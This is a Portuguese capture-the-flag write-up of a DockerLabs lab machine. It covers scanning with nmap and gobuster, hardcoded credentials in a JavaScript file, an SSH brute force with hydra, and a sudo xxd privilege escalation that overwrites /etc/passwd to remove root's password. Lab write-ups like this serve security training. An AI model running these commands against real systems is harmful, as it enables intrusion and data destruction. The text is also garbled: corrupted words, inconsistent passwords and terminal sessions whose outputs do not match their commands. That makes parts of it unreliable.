

## MÁQUINA DEVTOOLS



**Para utilizar esta máquina debemos primeiro baixar os arquivos e assim implantá-la com Docker.**

**Baixamos o arquivo da página <https://dockerlabs.es/>**

**Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.**



```
(root@soja)-[~]
# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 21:07 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 4d:ea:92:ba:53:e3:b8:dc:71:95:50:19:87:6b:b2:6d (ECDSA)
|_  256 fa:77:68:76:dc:8e:b1:cd:56:5f:c1:79:89:ad:fa:78 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: \xC2\xBFQu\xC3\xA9 son las DevTools del Navegador?
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8, Linux 5.0 - 5.5, Linux 5.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.05 ms wp-admin (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 21.19 seconds
```

**Vamos fazer um **fuzzing** para ver se tem pastas ocultas, com a ferramenta **gobuster**.**

**gobuster dir -u <http://172.17.0.2> -w /usr/share/seclists/Discovery/Web-Content/big.txt -x .txt,.html,.php,.py**

**Não temos nada de interessante.**

```

(root@soja)-[~]
# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt -
,.php,.py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,php,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.htaccess.py (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/.htpasswd.py (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 4548]
/server-status (Status: 403) [Size: 275]
Progress: 102390 / 102395 (100.00%)

Finished

```


**Vamos explorar a porta 80: <http://172.17.0.2/>**

**Veja que esta pedindo para fazer o login na página.**



Vamos explorar o código fonte diretamente pelo link:  
view-source:<http://172.17.0.2/>

Veja que temos um arquivo **backupp.js**.




```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <script src="backupp.js" defer></script>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>¿Qué son las DevTools del Navegador?</title>
8   <style>
9     body {
10       font-family: 'Arial', sans-serif;
11       margin: 0;
12       padding: 0;
13       color: #333;
14       background: linear-gradient(120deg, #e0f7fa, #b2ebf2);
15       line-height: 1.6;
16     }
17
18     header {
19       background: #00796b;
20       color: white;
21       padding: 1rem 0;
22       text-align: center;
23       font-size: 1.8rem;
24       font-weight: bold;
25       box-shadow: 0 2px 4px rgba(0, 0, 0, 0.2);
26     }
27
28     main {
29       max-width: 900px;
30       margin: 2rem auto;
31       padding: 2rem;
32       background: white;
33       border-radius: 12px;
34       box-shadow: 0 4px 12px rgba(0, 0, 0, 0.15);
35     }
36
37     h1, h2 {
38       color: #00796b;
39       margin-bottom: 1rem;
40     }
41
42     p {
43       margin: 1rem 0;
44       color: #004d40;
```

Ao explorar esse arquivo **backupp.js**, temos senha e usuário e uma senha antiga.

usuário= **chocolate**

senha= **chocolate**

senha antiga= **balulero**



```
view-source:http://172.17.0.2/backupp.js

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

const usuario = "chocolate";
const contrasena = "chocolate"; // Antigua contraseÃ±a balulero

const solicitarAutenticacion = () => {
  const credenciales = prompt("Ingrese las credenciales en el formato usuario:contraseÃ±a:");

  if (credenciales) {
    const [entradaUsuario, entradaContrasena] = credenciales.split(":");

    if (entradaUsuario === usuario && entradaContrasena === contrasena) {
      alert("AutenticaciÃ³n exitosa. Â¡Bienvenido!");
    } else {
      alert("AutenticaciÃ³n fallida. IntÃ©ntelo de nuevo.");
      solicitarAutenticacion(); // Reintentar autenticaciÃ³n
    }
  } else {
    alert("Debe ingresar las credenciales.");
    solicitarAutenticacion();
  }
};

solicitarAutenticacion();
```

**Otra manera de acessar o c33digo fonte, 33 diretamente pelo terminal.**

**Esse comando visualiza o c33digo fonte diretamente pelo terminal:**

**curl -s <http://172.17.0.2>**





```
(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# curl -s http://172.17.0.2 -o pagina.html

(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# ls
1.png auto_deploy.sh devtools.tar fotos hydra.restore pagina.html

(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# cat pagina.html
<!DOCTYPE html>
<html lang="es">
<head>
  <script src="backupp.js" defer></script>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>¿Qué son las DevTools del Navegador?</title>
  <style>
    body {
      font-family: 'Arial', sans-serif;
      margin: 0;
      padding: 0;
      color: #333;
      background: linear-gradient(120deg, #e0f7fa, #b2ebf2);
      line-height: 1.6;
    }

    header {
      background: #00796b;
      color: white;
```

**Comando para baixar o arquivo backupp.js.**

**curl -s http://172.17.0.2/backupp.js -o backupp.js**

```
(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# curl -s http://172.17.0.2/backup.js -o backup.js

(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# ls
1.png auto_deploy.sh backup.js devtools.tar fotos hydra.restore pagina.html

(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# cat backup.js
const usuario = "chocolate";
const contrasena = "chocolate"; // Antigua contraseña balulero


const solicitarAutenticacion = () => {
  const credenciales = prompt("Ingrese las credenciales en el formato usuario:contraseña:");
  if (credenciales) {
    const [entradaUsuario, entradaContrasena] = credenciales.split(":");

    if (entradaUsuario === usuario && entradaContrasena === contrasena) {
      alert("Autenticación exitosa. ¡Bienvenido!");
    } else {
      alert("Autenticación fallida. Inténtelo de nuevo.");
      solicitarAutenticacion(); // Reintentar autenticación
    }
  } else {
    alert("Debe ingresar las credenciales.");
    solicitarAutenticacion();
  }
};

solicitarAutenticacion();
```

**Agora vamos testar a senha na página web.**

**Conseguimos fazer o login na página, mas não temos nada de interessante.**



Analizando tudo que conseguimos na exploração, temos uma senha antiga **"baluleroth"**, então vamos explorar a **porta 22 ssh** e fazer um ataque de força bruta com **hydra**, usando essa senha antiga.

```
hydra -L /usr/share/wordlists/rockyou.txt -p baluleroth  
ssh://172.17.0.2
```

```
(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# hydra -L /usr/share/wordlists/rockyou.txt -p balulero ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-21 22:51:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
educe the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:14344401/p:1), ~
896526 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: carlos password: balulero
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Já que conseguimos o usuário e a senha vamos entrar no ssh.

**ssh carlos@172.17.0.2**

```
(root@soja)-[~/dockerlabs/maq.medio/maq.devtools]
# ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux 3bd53fcf0f3e 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_6
4
carlos@172.17.0.2:~$ curl -s http://172.17.0.1:8080/
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
carlos@172.17.0.2:~$ cat /root/
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
carlos@172.17.0.2:~$ whoami
carlos
carlos@172.17.0.2:~$
```

A partir da mensagem contida no arquivo **nota.txt**, parece que há um arquivo chamado **data.bak** dentro do diretório de root ( **/root**). Este arquivo pode conter informações ou credenciais importantes para progredir no desafio.

```

carlos@3bd53fcf0f3e:~$ ls -la
total 32
drwx----- 3 carlos carlos 4096 Dec 15 08:36 .
drwxr-xr-x 1 root root 4096 Dec 15 08:32 ..
-rw----- 1 carlos carlos 141 Dec 15 08:38 .bash_history
-rw-r--r-- 1 carlos carlos 220 Dec 15 08:32 .bash_logout
-rw-r--r-- 1 carlos carlos 3526 Dec 15 08:32 .bashrc
drwxr-xr-x 3 carlos carlos 4096 Dec 15 08:36 .local
-rw-r--r-- 1 carlos carlos 807 Dec 15 08:32 .profile
-rw-r--r-- 1 carlos carlos 49 Dec 15 08:36 nota.txt
carlos@3bd53fcf0f3e:~$ cat nota.txt
Backup en data.bak dentro del directorio de root
carlos@3bd53fcf0f3e:~$

```

O usuário **carlos** tem permissão para executar os comandos **/usr/bin/ping** e **/usr/bin/xxd** como **root** em senha. Vamos explorar essas permissões para escalar privilégios.

```

carlos@3bd53fcf0f3e:~$ sudo -l
Matching Defaults entries for carlos on 3bd53fcf0f3e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User carlos may run the following commands on 3bd53fcf0f3e:
    (ALL) NOPASSWD: /usr/bin/ping
    (ALL) NOPASSWD: /usr/bin/xxd
carlos@3bd53fcf0f3e:~$

```

Com esse comando podemos editar o usuário **root** e tirar o x, e podemos ser superusuário com **su**.

**echo root::0:0:root:/root:/bin/bash | sudo xxd | sudo xxd -r - "/etc/passwd"**

```

carlos@3bd53fcf0f3e:/etc$ echo root::0:0:root:/root:/bin/bash | sudo xxd | sudo xxd -r - "/etc/passwd"
carlos@3bd53fcf0f3e:/etc$ su
root@3bd53fcf0f3e:/etc# whoami
superusuário com su

```

somos root

~~R10~~